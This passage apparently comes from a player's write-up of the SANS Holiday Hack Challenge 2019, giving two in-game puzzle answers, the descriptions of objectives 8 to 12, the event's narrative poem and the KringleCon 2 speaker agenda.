In the next room, I clicked the keyhole and selected the keys hanging on the left to Open the key .png I previously created. When I insert the key into the lock, I’m in using key cut number:

**122520**

When we see Krampus he gives us his last name:

**Krampus Hollyfeld**

8) **Bypassing the Frido Sleigh CAPTEHA**

Help Krampus beat the Frido Sleigh contest. For hints on achieving this objective, please talk with Alabaster Snowball in the Speaker Unpreparedness Room.

### 9) **Retrieve Scraps of Paper from Server**

Gain access to the data on the Student Portal server and retrieve the paper scraps hosted there. What is the name of Santa's cutting-edge sleigh guidance system? For hints on achieving this objective, please visit the dorm and talk with Pepper Minstix.

## 10) **Recover Cleartext Document**

The Elfscrow Crypto tool is a vital asset used at Elf University for encrypting SUPER SECRET documents. We can't send you the source, but we do have debug symbols that you can use. Recover the plaintext content for this encrypted document. We know that it was encrypted on December 6, 2019, between 7pm and 9pm UTC. What is the middle line on the cover page? (Hint: it's five words) For hints on achieving this objective, please visit the NetWars room and talk with Holly Evergreen.

### 11) **Open the Sleigh Shop Door**

Visit Shinny Upatree in the Student Union and help solve their problem. What is written on the paper you retrieve for Shinny?

For hints on achieving this objective, please visit the Student Union and talk with Kent Tinseltooth.

## 12) **Filter Out Poisoned Sources of Weather Data**


Use the data supplied in the Zeek JSON logs to identify the IP addresses of attackers poisoning Santa's flight mapping software. Block the 100 offending sources of information to guide Santa's sleigh through the attack. Submit the Route ID ("RID") success value that you're given. For hints on achieving this objective, please visit the Sleigh Shop and talk with Wunorse Openslae.

# MISCELANEOUS

**Narrative:**

Whose grounds these are, I think I know
His home is in the North Pole though
He will not mind me traipsing here
To watch his students learn and grow
Some other folk might stop and sneer
"Two turtle doves, this man did rear?"
I'll find the birds, come push or shove
Objectives given: I'll soon clear
Upon discov'ring each white dove,
The subject of much campus love,
I find the challenges are more
Than one can count on woolen glove.
Who wandered thus through closet door?
Ho ho, what's this? What strange boudoir!
Things here cannot be what they seem
That portal's more than clothing store.
Who enters contests by the ream
And lives in tunnels meant for steam?
This Krampus bloke seems rather strange
And yet I must now join his team...
Despite this fellow's funk and mange
My fate, I think, he's bound to change.
What is this contest all about?
His victory I shall arrange!
To arms, my friends! Do scream and shout!
Some villain targets Santa's route!
What scum - what filth would seek to end
Kris Kringle's journey while he's out?
Surprised, I am, but "shock" may tend
To overstate and condescend.
'Tis little more than plot reveal
That fairies often do extend
And yet, despite her jealous zeal,
My skills did win, my hacking heal!
No dental dealer can so keep
Our red-clad hero in ordeal!
This Christmas must now fall asleep,
But next year comes, and troubles creep.
And Jack Frost hasn't made a peep,
And Jack Frost hasn't made a peep...

# SPEAKER AGENDA



KringleCon

Speaker Agenda

KEYNOTE SPEAKER
John Strand
A Hunting We Must Go
Track 1

HOLIDAY HACK CHALLENGE DIRECTOR
Ed Skoudis
Start Here: Welcome to KringleCon 2
Track 1

Katie Knowles
How to (Holiday) Hack It:
Tips for Crushing CTFs & Pwning Pentests
Track 2

Snow
Santa's Naughty List:
Holiday Themed Social Engineering
Track 2

James Brodsky
Dashing Through the Logs
Track 3

Ron Bowes
Reversing Crypto the Easy Way
Track 3

Chris Elgee
Web Apps: A Trailhead
Track 4

Chris Davis
Machine Learning Use Cases for Cybersecurity
Track 4

Deviant Ollam
Optical Decoding of Keys
Track 5

Ian Coldwater
Learning to Escape Containers
Track 5

Dave Kennedy
Telling Stories from the North Pole
Track 6

Mark Baggett
Logs? Where We're Going, We Don't Need Logs.
Track 6

Heather Mahalik
When Malware Goes Mobile,
Quick Detection is Critical
Track 7

John Hammond
5 Steps to Build and Lead a
Team of Holly Jolly Hackers
Track 7

Lesley Carhart
Over 90,000:
Ups and Downs of my InfoSec Twitter Journey
Track 7

SANS

HOLIDAY HACK CHALLENGE 2019